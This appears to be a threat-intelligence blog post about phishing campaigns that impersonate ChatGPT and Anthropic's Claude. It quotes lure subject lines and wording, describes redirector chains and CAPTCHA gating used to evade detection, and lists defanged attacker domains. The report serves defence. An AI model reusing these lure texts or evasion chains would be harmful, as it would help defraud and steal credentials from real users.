
Reading view

AI brands as bait: How threat actors are using the AI hype in social engineering

As threat actors operationalize AI to accelerate attacks, they are also leveraging the wider global interest around AI itself as a social engineering lure. In recent months, Microsoft Threat Intelligence has observed a growing number of campaigns that impersonate the branding of popular AI platforms such as ChatGPT, Microsoft Copilot, DeepSeek, and Anthropic’s Claude as lures. These campaigns, which don’t represent compromise of services, span phishing, malvertising, and search engine optimization (SEO)-driven attacks that ultimately lead to credential theft, financial fraud, or malware infection.

Threat actors are quick to capitalize on highly anticipated launches or emerging trends, leveraging trusted branding and exploiting user curiosity to improve the success rates of their campaigns. Despite the AI-themed lures, however, these campaigns combine longstanding tactics, such as urgency-driven messaging, abuse of trusted services, and multi-stage redirection chains that require user interaction to evade detection.

While traditional lures like invoices, payment notifications, or delivery alerts remain effective and continue to be widely used, AI-themed lures reflect a shift in social engineering that is likely to persist as a long-term tactic used by threat actors, from cybercriminal groups to nation states. Notably, Microsoft Threat Intelligence has observed the initial access broker Storm-3075 employing AI-themed malvertising to deliver payloads, including malware signed by the malware-signing-as-a-service (MSaaS) offering attributed to the financially motivated threat actor Fox Tempest, on behalf of multiple downstream actors.

This blog details several of the campaigns observed by Microsoft Threat Intelligence in the past few months that used AI brands and references as lures, and provides guidance to help users and organizations detect, mitigate, and respond to these threats. Importantly, Microsoft believes that the activity noted in this blog is purely abuse of AI brand names as lures, not reflecting a compromise of any referenced vendor. As threat actors scale their operations with AI, organizations should leverage AI-powered security capabilities to enhance visibility, automate detection, and accelerate response across email, identity, and endpoint surfaces.

ChatGPT-themed lure leads to phishing kit collecting credit card data

On May 5, 2026, Microsoft detected a ChatGPT-themed phishing attack that delivered malicious URLs leading to phishing pages that collected credit card and personal information such as names and addresses. This phishing activity, which consisted of 4,500 emails sent to targets in South Africa (97%), was part of a broader campaign using similar themes and infrastructure. We also observed this campaign delivering as much as 100,000 emails on a single day to targets in Switzerland, Austria, and South Africa affecting a broad range of industries, including higher education and professional services.


The emails used the sender display name ChatGPT and the subject “To ensure your ChatGPT Plus continues to work – please update your payment method”. The emails posed as an urgent request to update the ChatGPT Plus subscription payment method. They warned the recipient that if a new payment method was not provided within seven days, the account would be downgraded to a free plan. A ChatGPT logo was prominently displayed at the top of the email body.


Diagram showing attack chain of ChatGPT-themed phishing campaign
Figure 1. Attack chain of ChatGPT-themed lure leading to phishing kit

The phishing email contained a clickable Update payment method button, which did not directly send users to the attacker-controlled site. Instead, users were redirected through a series of legitimate and abused redirector hops. This is a common technique used by threat actors to exploit the reputation of trusted domains and bypass email filters, evade detection, and track victim engagement.

Screenshot of ChatGPT-themed email
Figure 2. Snippet of the top portion of the email impersonating ChatGPT and enticing users to click on the link

Targets were first directed to grupoconstat[.]bitrix24[.]com[.]br (a legitimate customer relationship management (CRM) service), which redirected to awstrack[.]me (an Amazon domain used for tracking email opens and clicks), which in turn redirected to a Rebrandly URL (a legitimate but often abused URL shortener service). Targets were finally sent to a likely legitimate but compromised domain legendarytrendsbay[.]shop where the threat actor had placed the phishing page in the /ChatGPT/ folder.



The landing page did not immediately display the phishing content. It first required visitors to pass a custom CAPTCHA, which was a simple Update payment button. If they clicked this button, users were sent to the next page where personal information, including first name, last name, and address was collected. The final page then collected the name, credit card number, expiration date, and card verification code.

Screenshot of phishing landing page collecting name and address
Figure 3. Phishing landing page collecting name and address
Screenshot of phishing landing page collecting credit card information
Figure 4. Phishing landing page collecting credit card information

Claude-themed phishing campaign collected credentials and access tokens

From April 20 to 22, 2026, Microsoft observed a phishing campaign impersonating Anthropic-branded services to target users with account-related lures tied to the Claude AI platform. The campaign sent phishing emails to targets across more than 2,000 organizations, primarily in the United States (62%), the United Kingdom (18%), and India (9%). While this campaign impacted a broad range of industries, it was most notably focused on information technology (56%), other business entities (21%), and financial services (8%).

The campaign used enforcement-themed messaging claiming that the recipient’s account was in violation of acceptable use policies and required immediate action. The emails impersonated Anthropic’s popular AI service Claude using the display names Anthropic Teams and Anthropic PBC, masquerading as legitimate account-related communications. Subject lines followed a consistent structure of “Claude Appeal Request” combined with date elements.


Attack chain diagram of Claude-themed phishing campaing
Figure 5. Attack chain of Claude-themed phishing campaign leading to AiTM


The email body was delivered as HTML and included Anthropic and Claude branding. The message informed recipients that their account was violating “AUP (Account Usage Policy)” and that Anthropic had “initiated an appeal procedure”. The message instructed recipients to review the attached material to access their appeal and indicated that Claude features would be limited pending review.

Screenshot of Claude-themed phishing campaign
Figure 6. Email impersonating Anthropic’s Claude, prompting users to open the attachment


The email attachment was a PDF named Fill and Sign Claude Appeal Form.pdf, which was designed to resemble an official process tied to Claude account enforcement. The document presented an appeal workflow, prompting users to copy an appeal ID and click the “Claude Appeal” link, which initiated the credential harvesting process.

Screenshot of PDF attachment used in Claude-themed phishing campaign
Figure 7. PDF attachment providing instructions on how recipients can appeal the supposed Account Usage Policy (AUP) violation




When clicked, the link embedded in the PDF directed users to an attacker-controlled domain, dash.awaydouble[.]org. The initial landing page displayed a Cloudflare verification prompt, presented as confirming the user was arriving from a “legitimate session”. This step likely served as a gating mechanism to impede automated analysis and sandbox detonation.

Screenshot of CAPTCHA used in Claude-themed phishing campaign
Figure 8. CAPTCHA-gated landing page with Claude branding



Users who completed the verification were redirected to another Claude-themed landing page hosted on servicing.pureplantcravings[.]com. This page was named “Account Appeal Notice” and contained “Account Security & Compliance” message informing users that their account had been flagged for repeated violations of usage policies. The page provided a reference date and a one-time access code, prompting users to copy the code and continue.

Screenshot of landing page of Claude-themed phishing campaign
Figure 9. Intermediate landing page displaying the Claude logo, referencing the usage policy violation and providing an access code




Clicking “Continue” redirected users to the final page, which was not available at the time of analysis. Source code revealed conditional redirect logic that routed users to one of two final landing pages, depending on whether the site was accessed through mobile device or a desktop system.

Screenshot of code for redirect logic
Figure 10. Redirect logic identified in landing page source code, differentiating between mobile device and desktop systems

